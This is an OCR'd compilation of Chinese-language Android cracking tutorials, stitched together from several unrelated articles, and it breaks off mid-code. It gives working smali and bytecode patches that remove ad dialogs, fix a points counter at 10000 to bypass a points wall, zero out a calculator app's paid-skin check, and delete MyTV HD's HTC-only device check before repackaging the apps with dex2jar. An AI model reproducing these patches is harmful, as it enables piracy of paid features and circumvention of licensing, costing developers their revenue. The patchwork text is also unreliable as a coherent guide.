
搜索结果如下:

```
    Line 44582: parseColor
C:\Users\Suz\Desktop\Worms-3\smali\com\acera500\acera500.smali (1 hits)
    Line 372:     const-string v8, "Click here to visit acer-a500.ru"
```

http://blog.csdn.net/guiguzi1110

Step Two:

双击‘Line 372’这一行，进入代码里面查看，如下:



```
invoke-virtual {v0, v7}, Landroid/app/AlertDialog;->setCancelable(Z)V

.line 50
const/4 v7, -0x3

const-string v8, "Click here to visit acer-a500.ru"

.line 51
new-instance v9, Lcom/acera500/acera500$1;

invoke-direct {v9, p0}, Lcom/acera500/acera500$1;-><init>(Landroid/content/Context;)V

.line 50
invoke-virtual {v0, v7, v8, v9}, Landroid/app/AlertDialog;->setButton(ILjava/lang/CharSequence;Landroid/content/DialogInterface$On

.line 86
invoke-virtual {v0}, Landroid/app/AlertDialog;->show()V

.line 88
return-void

.line 30
```

http://blog.csdn.

看到这里，我们就发现已经很简单了，使用的是 AlertDialog 的形式显示的这个广告内容，这里，我们直接注释掉 show()V 这一行，也就是 在 invoke 前面加一个井号#，即注释代码，不会运行这里；同时，我们也可以直接删除这一样代码，效果一样，这样以后，广告就不会再次显示了。

Step Three:

重打包，测试，查看是否有错误产生，有错误，则根据 logcat 提示的错误进行寻找相关代码，具体解决问题即可。

小游戏测试，不放出原包，看看了解一下即可，重要的是明白 AlertDialog 的使用方式，可以去找找安卓开发的相关资料。

Wi-Fi 信号增强器 去积分墙过程

初次使用软件我们知道，在激活游戏的时候会先弹出“当前积分”的信息框，然后跳到积分墙。所以搜索“当前积分”找到关键处“Lbc”：

```
invoke-virtual {v0}, Lcom/syezon/sdk/os/PointsManager;->queryPoints()I //获取积分
    move-result v0
if-ge v0, v2, :cond_1 //判断与 100 的大小关系
```

第二个关键处：

```
iget-object v1, p0, Lbc;->a:Lcom/syezon/wifi/game_accelerate/GameAccelerateActivity;
add-int/lit8 v0, v0, -0x64  //扣除积分 100
    invoke-static {v1, v0}, Lc;->a(Landroid/content/Context;I)V
```

这里 我们并不直接修改跳转，而是锁定积分 ，找到 com/syezon/sdk/os/PointsManager Class 中的 queryPoints()I 函数，即“Lcom/syezon/sdk/os/PointsManager”关键之处：

```
move-result v0
:goto_0
const/16 v0,0x2710 // 添加代码 锁定为 10000 积分
    return v0   //返回的 v0 就是积分的整数型
```

去除流量监控冗杂功能的过程：搜索资源名称”ic_main_item3_off“，找到 main.xml，关键处及修改方法如下。

```
    </FrameLayout>
        <TextView android:id="@id/tv_main_3" android:text="@string/main_item_3" android:drawableTop=
"@drawable/ic_main_item3_off" style="@style/base_botton_txt" android:visibility="gone" />
        <TextView android:id="@id/tv_main_4" android:text="@string/main_item_4" android:drawableTop=
"@drawable/ic_main_item4_off" style="@style/base_botton_txt" />
    </LinearLayout>
```

Wifi 万能钥匙去广告、优化的关键点

1. 1、修正反编译再编译时的错误：
   第一次编译会出 Error 的 LOG 为：
   E:\apktool\wifisharing_2.9.25\res\values\styles.xml:779: error: Error retrieving parent for item: No resource found that matches the given name '@android:style/Theme.GlobalSearchBar'.
   所以删除资源文件\res\values\styles.xml 779 行..第二次编译会出 Error 的 LOG 为：
   E:\apktool\wifisharing_2.9.25\res\values\public.xml:3835: error: Public symbol s
   tyle/Theme.WifiDialog declared here is not defined.
   E:\apktool\wifisharing_2.9.25\res\values\public.xml:3837: error: Public entry id
   entifier 0x7f0e00b0 entry index is larger than available symbols (index 176, tot
   al symbols 176).
   E:\apktool\wifisharing_2.9.25\res\values\public.xml:3837: error: Public symbol s
   tyle/transparentBgActivity declared here is not defined.
   所以直接删除资源文件\res\values\public.xml 3835 行；以及\res\values\public.xml 3837 行；
   上面修正并编译以后 正常运行，即可做优化的工作。

- 2、去除软件内飞速浏览器对全局打开网址的广告推广
  关键处：AndroidManifest.xml

  直接删除 取消该 Activity 的注册，打开网页时就不会出现浏览器选择的繁杂弹窗了；

- 3、去除底部百宝箱标识图标选项
  关键处：res\layout\activity_home.xml

容易知道 只需要将 name=activity_home_label_tabtools 的 RadioButton 属性中，添加 android:visibility="gone" 即可；

- 4、去除百宝箱图标上红点
  关键处：res\layout\activity_home.xml

只需将 id=act_home_tools_state_new 的 View 属性设置成 android:layout_width="0.dip" android:layout_height="0.dip"，不能单纯的设置 android:visibility="gone" 那么没有效果

- 5、连接一个有效地 WIfi 后 立刻内置 Activity 启动打开新闻
  关键处：

smali 限制去除

破解安卓软件的积分

菜鸟发贴,难免有错误之处请各位赐教。菜鸟哈 高手可以绕道……
高手勿喷！！！
软件名称：xx 计算器
所用工具：apk 反编译软件、Notepad++等
软件说明：软件功能使用正常，只是皮肤很难看，软件提供漂亮皮肤但需要积分，所以尝试破解……
========== 破解前后对比 ==========

DEG
破解前皮肤
0
C DEL ÷ ×
7 8 9 −
4 5 6 +
1 2 3
=
00 0 .

DEG
破解后选择的皮肤
0
C DEL ÷ ×
7 8 9 −
4 5 6 +
1 2 3
00 0
[LCG]
Love Crack Group
http://www.52pojie.cn

更新版本 2.1(免费版)
移除广告 未启用
意见反馈
联系开发者
推荐给好友
关于窗口
购买付费版 ¥5


更新版本 2.1(付费版)
移除广告 无广告
意见反馈
联系开发者
推荐给好友
关于窗口
[LCG]
Love Crack Group
http://www.52pojie.cn
购买付费版 已购买

PS：仅修改关于窗口是无效的，只是自慰而已……

========== 我是美丽的分割线 ==========

破解开始：

一、未破解积分前选择喜欢的皮肤会弹出需要积分窗口，如图：



1、根据窗口提示的字符串在反编译后的 apk 文件中查找无果，猜想字符串可能不在 xml 文件中，所以只好再反编译 classes.dex 文件，(所涉及的反编译工具网上很多，自己搜索……)。随后终于在 br.java 文件找到了相应的字符串，长征开始……

2、虽然在 br.java 中找到了关键处，但本人菜鸟，不知道有没有办法将反编译后的 classes.dex 还原，所以只好从反编译后的 apk 文件的 smali 文件入手……

3、破解思路：根据对 br.java 中的流程简单分析(菜鸟的我想深入分析可无能为力啊！)，提示需要积分的前面有这句：

```
if (SkinsActivity.b(this.a) < 50) //跟 50 进行比较，（思路：将 50 改为 0）；接着在成功激活的下面有两个失败提示在 do 循环的语句
```

中，而在成功激活的前面有两个判断语句是跳向 do 循环的，所以这两个语句也需要修改，激活前判断语句如下：

```
if (paramMessage.what != 1)
        break label352;
      if (SkinsActivity.c(this.a).m() != null)
        break label301;
```

4、用 Notepad++打开 br. Smali 文件(不一定要使用 Notepad++，只是习惯而已)，太多代码看不懂，所以只好继续寻找字符串，注意，这里的字符串可不像 java 文件中的那么友好，需要激活的提示是这样子的：

“\u60a8\u662f\u514d\u8d39\u7248\u7528\u6237\uff0c\……”。先向上翻翻找找 50 吧，没找到……，仔细一看，发现了这一句：const/4 v3, 0x32，0x32 不就是 50 吗，果断改为 0x0，接下来在修改激活成功前的两个跳转：

```
if-ne v0, v1, :cond_5 // ne --> eq
if-nez v0, :cond_4  // nez  --> eqz
```

5、保存修改后回编译成 apk 文件，测试成功。

Android apk 逆向工程研究 - 破解 MyTV HD 機種限制手記

日前網上有 MyTV X HTC One HD 版 Android app 流出，但由於程式限制了只有 HTC One 手機才可以使用，大部份用家得物無所用。當然，道高一尺，魔高一丈，很快的就有人放出破解版，解除了這個限制，Android 全機種都可以用了。

他是如何做到破解的呢？這篇文章會拆解一下這個流出來的 apk 檔，並提供一些工具給大家分析代碼，西杰相信這個過程並不困難，大部份 programmer 學一會兒就應該看得懂！（當然並不是所有 apk 檔都可以用同一方法來破解，加了殼的 apk 就比較困難了）

利申：本文章僅供教學用，請勿嘗試公開發佈破解檔案

工欲善其事，必先利其器，這次我們會用到 dex2jar 這個工具，它的用途是幫我們把 apk 爆開成多個 bytecode 檔，我們就是透過修改這些 bytecode 檔來破解 Android app 的了。值得一提的是，dex2jar 的 wiki 已經清楚說明如何把 apk 檔反譯成 bytecode 檔和如何重新打包，讀完以下教學仍不清楚的話可以參考一下。

下載了 dex2jar 之後，我們就可以開始反譯 apk 檔了，dex2jar 提供的例子是這樣：

```
# convert classes.dex in test_apk-debug.apk to test_apk-debug_dex2jar.jar
d2j-dex2jar.sh -f -o test_apk-debug_dex2jar.jar test_apk-debug.apk
# verify jar
d2j-asm-verify.sh test_apk-debug_dex2jar.jar
# convert to jasmin format
d2j-jar2jasmin.sh -f -o test_apk_jasmin test_apk-debug_dex2jar.jar
```

三個步驟，第一步將 apk 檔內的 classes.dex 抽出來並反譯成 jar，classes.dex 就是主程式所在的地方。第二步是驗証 jar 檔（但我不清楚有什麼用，估計是驗証它是不是完整可執行的檔案吧）。第三步是把 jar 檔轉為 jasmin 格式（大概是 Java bytecode 的意思）。


應用在 mytv 上，上列三個 command 應為：

```
Laus-MacBook-Pro:dex2jar-0.0.9.13 alex621$ ./d2j-dex2jar.sh -f -o ../apk/mytvhd_prod.jar ../apk/mytvhd_prod.apk
dex2jar ../apk/mytvhd_prod.apk -> ../apk/mytvhd_prod.jar
Laus-MacBook-Pro:dex2jar-0.0.9.13 alex621$ ./d2j-asm-verify.sh ../apk/mytvhd_prod.jar
verify ../apk/mytvhd_prod.jar
Laus-MacBook-Pro:dex2jar-0.0.9.13 alex621$ ./d2j-jar2jasmin.sh -f -o ../apk/mytvhd_prod ../apk/mytvhd_prod.jar
disassemble ../apk/mytvhd_prod.jar -> ../apk/mytvhd_prod
```

./d2j-dex2jar.sh -f -o ../apk/mytvhd_prod.jar ../apk/mytvhd_prod.apk


./d2j-asm-verify.sh ../apk/mytvhd_prod.jar

./d2j-jar2jasmin.sh -f -o ../apk/mytvhd_prod ../apk/mytvhd_prod.jar



這個時候就應該會有一個裝滿 .j 檔的資料夾，這些 .j 檔就是我們要研究的 bytecode 檔了。由於 MyTV 程式啟動時就已經會欄截非 HTC One 用家，因此我們當然要看看 MyTV 最開始時的那個 Activity 發生了什麼，到哪裏找呢？manifest 吧，不過說實話，有開發 Android 經驗的 programmer 應該大約估計到那個 Activity 放在何處的吧！就是 com.tvb.mytvhd.activity.StartUpActivity 了！開啟 StartUpActivity.j 後，你會看到一大堆陌生的代碼（估計你不會常常看 bytecode 吧...）

不要緊，你要仔細研究的話可以到維基看 看 Java bytecode 有什麼指令可以用，但這裏就只是快速找尋所需代碼做示範！有開發 Android app 的 programmer，Activity 啟動時執行的是哪個 method（不計 constructor）？是 onCreate！在代碼中搜尋一下吧。


./d2j-dex2jar.sh -f -o ../apk/mytvhd_prod.jar ../a
StartUpActivity.j
return
.limit locals 2
.limit stack 5
.end method
.method public onCreate(Landroid/os/Bundle;)V
aload 0
aload 1
invokespecial android/app/Activity/onCreate(Landroid/os/Bundle;)V
aload 0
ldc_w 2130903055
invokevirtual com/tvb/mytvhd/activity/StartUpActivity/setContentView(I)V
new android/os/StrictMode$ThreadPolicy$Builder
dup
invokespecial android/os/StrictMode$ThreadPolicy$Builder/<init>()V
invokevirtual android/os/StrictMode$ThreadPolicy$Builder/detectDiskReads()Landroid/os/StrictMode$ThreadPolicy$Builder;
invokevirtual android/os/StrictMode$ThreadPolicy$Builder/detectDiskWrites()Landroid/os/StrictMode$ThreadPolicy$Builder;
invokevirtual android/os/StrictMode$ThreadPolicy$Builder/detectNetwork()Landroid/os/StrictMode$ThreadPolicy$Builder;
invokevirtual android/os/StrictMode$ThreadPolicy$Builder/penaltyLog()Landroid/os/StrictMode$ThreadPolicy$Builder;
invokevirtual android/os/StrictMode$ThreadPolicy$Builder/build()Landroid/os/StrictMode$ThreadPolicy;
invokestatic android/os/StrictMode/setThreadPolicy(Landroid/os/StrictMode$ThreadPolicy;)V
new android/os/StrictMode$VmPolicy$Builder
dup
invokespecial android/os/StrictMode$VmPolicy$Builder/<init>()V
invokevirtual android/os/StrictMode$VmPolicy$Builder/detectLeakedSqlLiteObjects()Landroid/os/StrictMode$VmPolicy$Builder;
invokevirtual android/os/StrictMode$VmPolicy$Builder/penaltyLog()Landroid/os/StrictMode$VmPolicy$Builder;
invokevirtual android/os/StrictMode$VmPolicy$Builder/build()Landroid/os/StrictMode$VmPolicy;
invokestatic android/os/StrictMode/setVmPolicy(Landroid/os/StrictMode$VmPolicy;)V
invokestatic com/tvb/mytvhd/utils/Util/isHTCOne()Z
ifeq L0
aload 0
invokespecial com/tvb/mytvhd/activity/StartUpActivity/init()V
aload 0
invokespecial com/tvb/mytvhd/activity/StartUpActivity/checkconnect()V
return
L0:
aload 0
invokespecial com/tvb/mytvhd/activity/StartUpActivity/error_nonHTC()V
return
.limit locals 2

看到了嗎？很短的一個 method，有注意到 229 行的這句嘛？

invokespecial com/tvb/mytvhd/activity/StartUpActivity/error_nonHTC()V

又什麼什麼 invoke，又什麼什麼 error_nonHTC ，還不是我們要找的東西！？仔細研究一下上文下理。

```
220   invokestatic com/tvb/mytvhd/utils/Util/isHTCOne()Z
221   ifeq L0
222   aload 0
223   invokespecial com/tvb/mytvhd/activity/StartUpActivity/init()V
224   aload 0
225   invokespecial com/tvb/mytvhd/activity/StartUpActivity/checkconnect()V
226   return
227   L0:
228   aload 0
229   invokespecial com/tvb/mytvhd/activity/StartUpActivity/error_nonHTC()V
230   return
```

執行 isHTCOne()，ifeq 就是如果結果等如 0 (false) 的話就跳到 L0，而 L0 就是執行 error_nonHTC()，很明顯就是要用來告訴用家它不是 HTC 機然後退出程式，那要如何改呢？方法有二：一，ifeq 轉為 ifne，那麼不是 HTC One 就可以看到，反而 HTC One 看不到；二，把整段檢查代碼刪掉，速度還可以快一點不用檢查！來試試方法二吧。

只要把相關的 ifeq 和 isHTCOne() 以及 L0: 下的檢查代碼刪掉即可！

```
219   invokestatic android/os/StrictMode/setVmPolicy(Landroid/os/StrictMode$VmPolicy;)V
220   aload 0
221   invokespecial com/tvb/mytvhd/activity/StartUpActivity/init()V
222   aload 0
223   invokespecial com/tvb/mytvhd/activity/StartUpActivity/checkconnect()V
224   return
225   .limit locals 2
226   .limit stack 2
```

重新打包 apk 檔，可用以下 command!

```
# build jar
d2j-jasmin2jar.sh -f  -o test_apk_jasmin.jar  test_apk_jasmin/
# verify jar
d2j-asm-verify.sh test_apk_jasmin.jar
# convert to dex
d2j-jar2dex.sh  -f -o classes.dex test_apk_jasmin.jar
# make a copy
cp test_apk-debug.apk test_apk-debug-toast.apk
# replace classes.dex in test_apk-debug-toast.apk
zip -r test_apk-debug-toast.apk classes.dex
# sign the apk
d2j-apk-sign.sh -f -o test_apk-debug-toast-signed.apk test_apk-debug-toast.apk
```


把例子中的檔案名換成相對應的 mytvhd 就可以了!

```
#把 jasmin 代碼重新打包成 jar 檔
